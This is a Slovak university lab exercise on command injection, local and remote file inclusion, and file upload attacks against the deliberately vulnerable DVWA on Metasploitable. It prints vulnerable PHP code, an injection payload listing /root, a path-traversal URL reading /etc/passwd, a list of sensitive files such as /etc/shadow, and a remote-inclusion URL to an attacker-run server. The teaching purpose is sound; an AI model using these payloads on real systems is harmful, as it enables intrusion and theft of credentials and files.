
RBI / Cvičenie 07 / **Webové útoky Command Execution, File Inclusion a File Upload**

Topológia



Inštrukcie a scenár

V tomto cvičení vykonáte tri webové útoky a to **Command Execution**, **File Inclusion** a **File Upload.** Všetky tieto útoky budú mierené na aplikáciu DVWA, ktorá sa nachádza na zariadení Metaspoitable. Pri **Command Execution** útoku budete analyzovať zraniteľný zdrojový kód a identifikujte jeho slabinu. Následne si vyskúšate ako je možné danú zraniteľnosť zneužiť z pohľadu útočníka a vykonať samotný útok.

Ďalší útok na ktorý sa pozriete bude **File Inclusion**, ktorý sa delí na **Local** a **Remote**. Pri **Local File Inclusion** najskôr vykonáte analýzu kódu, nájdete zraniteľnosť a potom prejdete k samotnému útoku. Pre **Remote File Inclusion** si najskôr nastavíte potrebné serverové náležitosti zariadenia Metaspoitable, aby bolo možné daný útok zrealizovať, a potom si vyskúšate samotný útok.

Nakoniec prejdete k útoku **File Upload,** pri ktorom vykonáte najskôr test funkcionality pre nahrávanie súborov a následne sa naučíte zneužiť zraniteľnú funkcionalitu.

V **závere** cvičenia budete **identifikovať a analyzovať dané typy útokov** z logovacích súborov nástroja **Zeek**, ktorý budete mať zapnutý na monitorovacom rozhraní zariadenia Security Onion počas všetkých útokov, ktoré vykonáte v prvej časti cvičenia. Nakoniec sa dozviete aj ako je možné predísť jednotlivým zraniteľnostiam webovej aplikácie.

Damn Vulnerable Web Application (DVWA) je webová aplikácia PHP/MySQL, ktorá je vysoko zraniteľná. DVWA je pomôckou pre bezpečnostných profesionálov pri testovaní ich schopností a nástrojov v legálnom prostredí (teda prostredí kde je to povolené), pomôcť webovým vývojárom lepšie pochopiť procesy zabezpečenia webových aplikácií a pomôcť študentom dozvedieť sa o bezpečnosti webových aplikácií v kontrolovanom laboratórnom prostredí. Cieľom DVWA je precvičiť si niektoré z najbežnejších webových zraniteľností s rôznymi úrovňami obtiažnosti. Tvorcovia upozorňujú, že tento softvér má zdokumentované aj

nezdokumentované zraniteľnosti a že je to zámer, a odporúčajú používateľom objaviť čo najviac problémov a zraniteľností.

Požiadavky

- Topológia v GNS3 alebo vo VirtualBox-e
- Školská OpenVPN alebo pripojenie z laboratória na KIS (v prípade práce na vzdialenom serveri)

Používatelia

Názov	Meno	Heslo
KALI LINUX	kali	kali
METASPLOITABLE	msfadmin	msfadmin
SECURITY ONION	analyst	cyberops
CYBEROPS WORKSTATION	analyst	cyberops

Časť 0: Zapnite Zeek na Security Onion-e

V časti 2. budete analyzovať logy z nástroja Zeek, preto je potrebné aby ste si pred vykonaním časti 1 zapli Zeek, na zariadení Security Onion. Z nástrojom Zeek ste sa naučili pracovať na predošlých cvičeniach, preto len na zopakovanie: keďže budete analyzovať útoky, ktoré budú smerované na Metasploitable, využijete „port-mirroring“, ktorý máte nakonfigurovaný a monitorovať budete rozhranie eth0. Pre zapnutie Zeek-a na tomto rozhraní, použite príkaz: **zeek -i eth0**.

Upozornenie: Ak pracujete vo VirtualBox-e, tak analýzu vykonávate na Kali Linux-e, kde budete mať zapnutý wireshark počas časti 1., a po jej ukončení, budete analyzovať tie isté body, ktoré sú spomenuté v časti 2.

Časť 1: Command Execution

Command Execution alebo Command injection je útok, ktorého cieľom je vykonávanie ľubovoľných príkazov na hostiteľskom operačnom systéme prostredníctvom zraniteľnej aplikácie. Command injection útoky sú možné vtedy, keď aplikácia odovzdá používateľom zadané nebezpečné údaje (formuláre, súbory cookie, hlavičky HTTP atď.) do systémového shell-u.

1. Zo zariadenia Kali Linux sa **prihláste do aplikácie DVWA na serveri Metasploitable**
    a. Otvoríme webový prehliadač Firefox na zariadení Kali Linux
        i. Zadáme URL do prehliadača: 192.168.3.2/dvwa/
            - Upozornenie: V prípade, že pracujete vo VirtualBox-e, tak zadávate vašu IP adresu pre Metasploitable. Takto urobte aj v ďalších krokoch v tomto cvičení, keď sa bude pracovať s IP adresou pre Metaspolitable.
        ii. Následne sa prihlásime do aplikácie:
            - Meno: admin
            - Heslo: password
        iii. Nastavíme *security level* na low:
            - Klikneme na DVWA Security
            - Vyberieme zo ScrollBoxu „low“ a dáme Submit

2. **Command Execution - Analýza**
    a. V aplikácii kliknite na **Command Execution**
        i. Daná funkcionalita na stránke umožňuje vykonať príkaz **ping** na cieľovú IP adresu, ktorú vložíme ako vstup. Zadajte hocijakú platnú IP adresu do poľa a klikne na tlačidlo **submit.** Aplikácia vám odpovie výstupom v ktorom by ste mali vidieť, že ping bol úspešný
        ii. Kliknite v pravo dole na tlačidlo **View Source,** pomocou ktorého si zobrazíte zdrojový kód, ktorý vyzerá nasledovne:

```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

        iii. Vidíme, že kód nekontroluje, či sa **$target** zhoduje s IP adresou. Kód nevykonáva žiadne filtrovanie na špeciálne znaky a vstup, a teda vstup ktorý príde od používateľa je spustený v shell-y Linuxu, preto je možné vykonať **command execution** útok
3. **Command Execution - Útok**
        i. Znak **;** v Unix/Linux umožňuje oddelenie príkazov. Zadajte do poľa nasledovný príkaz:
            - `127.0.0.1; ls -la /root`
            - Vstup potvrdíte cez tlačidlo **submit**
        ii. Aký výstup ste obdržali tento krát a prečo? Čo znamená príkaz, ktorý je za bodkočiarkou a aké riziko v tom vidíte, resp. v ďalšom možnom pokračovaní príkazov?

Časť 2: File Inclusion

Remote File Inclusion (RFI) a **Local File Inclusion** (LFI) sú zraniteľnosti, ktoré sa často vyskytujú v zle napísaných webových aplikáciách. Tieto chyby zabezpečenia sa vyskytujú, keď webová aplikácia umožňuje používateľovi odosielať vstupy do súborov, alebo odovzdávať súbory na server. Zraniteľnosť LFI umožňuje útočníkovi čítať (a niekedy aj spúšťať) súbory na serveri obete. To môže byť veľmi nebezpečné, pretože ak je webový server nesprávne nakonfigurovaný, a beží s vysokými oprávneniami, útočník môže získať prístup k citlivým informáciám. Ak je útočník schopný umiestniť kód na webový server inými prostriedkami, môže byť schopný vykonávať ľubovoľné príkazy. Zraniteľnosť RFI sa dá ľahšie zneužiť, ale menej často. Namiesto prístupu k súboru na lokálnom počítači môže útočník spustiť kód, ktorý je nahratý na vzdialenom serveri.

1. **File Inclusion - Analýza**
   a. V aplikácií kliknite na **File Inclusion**
   b. Kliknite vpravo dole na tlačidlo **View Source,** pomocou ktorého si zobrazíte zdrojový kód, ktorý vyzerá nasledovne:

```
<?php

    $file = $_GET['page']; //The page we wish to display

?>
```

   c. Táto časť kódu sama o sebe v skutočnosti nie je zraniteľná, takže treba hľadať na inom mieste. Pre bežného útočníka, ktorý ešte nemá root prístup k počítaču, to môže byť miesto, kde sa ich prieskum končí. Premenná $_GET je však dostatočne zaujímavá na to, aby začali testovať alebo skenovať možnosť zahrnutia súboru. Keďže máme root prístup k zariadeniu Metasploitable, môžeme zistiť teda skutočnú príčinu zraniteľnosti.
   d. Zo zariadenia CyberOps Workstation sa prihláste cez SSH na Metasploitable pomocou príkazu:
      i. `ssh msfadmin@192.168.3.2`
      ii. Heslo zadajte: msfadmin
   e. Použite cat na zobrazenie index.php v adresári `/var/www/dvwa/vulnerabilities/fi/`

```
msfadmin: cat -n /var/www/dvwa/vulnerabilities/fi/index.php
```


   f. Pri pohľade na výstup vidíme, že na riadku 15 je príkaz `switch`, ktorý berie nastavenie zabezpečenia ako vstup a prerušuje sa v závislosti od toho, ktoré nastavenie sa použije. Keďže sme vybrali „low“, kód pokračuje vo volaní súboru `/source/low.php`. Ak sa pozrieme nižšie v `index.php`, vidíme, že riadok 35 hovorí:

```
include($file);
```


   g. A tu sme našli príčinu zraniteľnosti. Tento kód je zraniteľný, pretože neexistuje žiadna filtrácia vstupu dodaného používateľom. Konkrétne, premenná **$file** nie je filtrovaná pred nebezpečným vstupom - pred volaním funkcie **include()**.
   h. Ak má webový server prístup k požadovanému súboru, spustí sa akýkoľvek PHP kód obsiahnutý vo vnútri. Akýkoľvek kód v súbore, ktorý nie je PHP, sa zobrazí v prehliadači používateľa.
   i. Teraz, keď sme pochopili, ako sa môže vyskytnúť zraniteľnosť pre **file inclusion**, využijeme ju na stránke **include.php**.

2. **Local File Inclusion (LFI) - útok**
   a. Do panela s adresou prehliadača zadajte nasledovné:
   `http://192.168.3.2/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd`
   b. Znaky „../“ použité vo vyššie uvedenom príklade predstavujú prechod cez adresár. Počet sekvencií „../“ závisí od konfigurácie a umiestnenia cieľového webového servera na počítači.
   c. Vidíme, že obsah **/etc/passwd** je zobrazený na obrazovke. Týmto spôsobom možno získať veľa užitočných informácií o hostiteľovi. Niektoré zaujímavé súbory, ktoré treba hľadať, zahŕňajú, ale nie sú obmedzené na:
   `/etc/issue, /proc/version, /etc/profile, /etc/passwd, /etc/passwd,`

`/etc/shadow`, `/root/.bash_history`, `/var/log/dmessage`, `/var/mail/root`, `/var/spool/cron/crontabs/root`



3. **Remote File Inclusion (RFI) – Analýza a Príprava**
    a. Táto časť ukážky vyžaduje určité počiatočné nastavenie. Využijeme to ako príležitosť na rozvoj niektorých zručností v príkazovom riadku OS Linux a PHP
    b. Aby bolo RFI úspešné, je potrebné nastaviť dve funkcie v konfiguračnom súbore PHP:
        i. **allow_url_fopen** a **allow_url_include** musia byť zapnuté. Z dokumentácie PHP môžeme vidieť, čo tieto konfigurácie robia:
            - **allow_url_fopen** – „Táto možnosť povolí funkciu `fopen` s podporou URL, ktorá umožňuje prístup k objektom URL, ako sú súbory. Predvolené funkcie sú poskytované na prístup k vzdialeným súborom pomocou protokolu ftp alebo http, niektoré rozšírenia ako `zlib` môžu registrovať ďalšie funkcie.
            - **allow_url_include** – „Táto možnosť umožňuje použitie `fopen` funkcie s podporou URL s nasledujúcimi funkciami: `include`, `include_once`, `required`, `require_once`
    c. Ak chcete nájsť konfiguračný súbor DVWA, kliknite na kartu „PHP Info“ na ľavom paneli. Tento dokument nám poskytuje veľké množstvo užitočných informácií vrátane verzie PHP, operačného systému a aj konfiguračného súboru. Vidíme, že načítaný súbor je `/etc/php5/cgi/php.ini`:



PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

수호신

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Powered By Zend Engine 2

d. Na zariadení metasploitable môžeme otvoriť súbor php.ini pomocou nano:

```
msfadmin: sudo nano /etc/php5/cgi/php.ini
sudo password: msfadmin
```

e. V nano stlačte „ctrl-w“, aby ste našli reťazec. Zadajte „allow_url“ a stlačte Enter. Teraz by sme mali byť na riadku 573 súboru php.ini (stlačte „ctrl-c“, aby ste našli aktuálny riadok v nano). Uistite sa, že hodnoty „allow_url_fopen“ a „allow_url_include“ sú nastavené na


možnosť „On“. Uložte súbor pomocou „ctrl-o“ a ukončite pomocou „ctrl-x“. Teraz reštartujte webový server Metasploitable pomocou:

```
msfadmin: sudo /etc/init.d/apache2 restart
```

4. **Remote File Inclusion (RFI) – Útok**
   a. V Kali si musíme nastaviť vlastný webový server na testovanie. Najprv vytvorte testovací súbor s názvom **rfi-test.php** a potom spustite Apache.
      i. Zadajte do súboru **rfi-test.php** nasledovný obsah: `Remote File Inclusion Test`
      ii. Spustite Apache server

```
root@kali:~# systemctl start apache2
```

   b. Teraz môžeme otestovať náš **RFI** útok. Na stránke „File Inclusion“ zadajte nasledujúcu adresu URL:
   `http://192.168.3.2/dvwa/vulnerabilities/fi/?page=http://192.168.2.2/rfi-test.php`



   c. Z výstupu zobrazeného v hornej časti prehliadača môžeme vidieť, že stránka je skutočne zraniteľná voči RFI (zobrazil sa nám obsah nášho PHP súboru).


Časť 3: File Upload


Kedykoľvek webová aplikácia umožňuje nahrať akýkoľvek iný súbor na server (iný ako ten, ktorý je tam uvedený), hovoríme, že ide o chybu zabezpečenia, alebo problém s nahrávaním škodlivého súboru. Predpokladajme, že webová aplikácia má funkciu nahrávania súborov, a je povolené nahrávať iba súbory s príponou **jpeg** a **png**. Keď je útočník schopný nahrať akýkoľvek iný súbor, ako napríklad php, jsp, aspx, html, shtml atď., alebo dokonca akýkoľvek súbor s dvojitou príponou, ako napríklad php.jpeg, asp.png, aspx.txt atď., v aplikácií sa nachádza **file upload** zraniteľnosť.

1. **File Upload - Úvod**
   a. V aplikácií kliknite na **Upload**

b. Nachádzame sa na stránke výzvy pre nahratie obrázka. Najprv skontrolujeme funkcionalitu a potom pristúpime k exploitačnej časti. Nahrajte jednoduchý obrázok a skontrolujte, kam sa nahráva. V tomto príklade je použitý obrázok z Kali Linux. Adresár a konkrétny názov obrázka: `/var/lib/inetsim/http/fakefiles/sample.jpg`

c. Náš súbor sa nahrá do adresára `../../hackable/uploads/`. Na uvedenej snímke obrazovky, vo výpise adresára, do ktorého sa súbor nahral, časť `../../` predstavuje dva adresáre nad aktuálnym adresárom. Cesta k nahranému priečinku je teda `http://192.168.3.2/dvwa/hackable/uploads/`. Súbor `sample.jpg` môžete vidieť na obrázku nižšie.






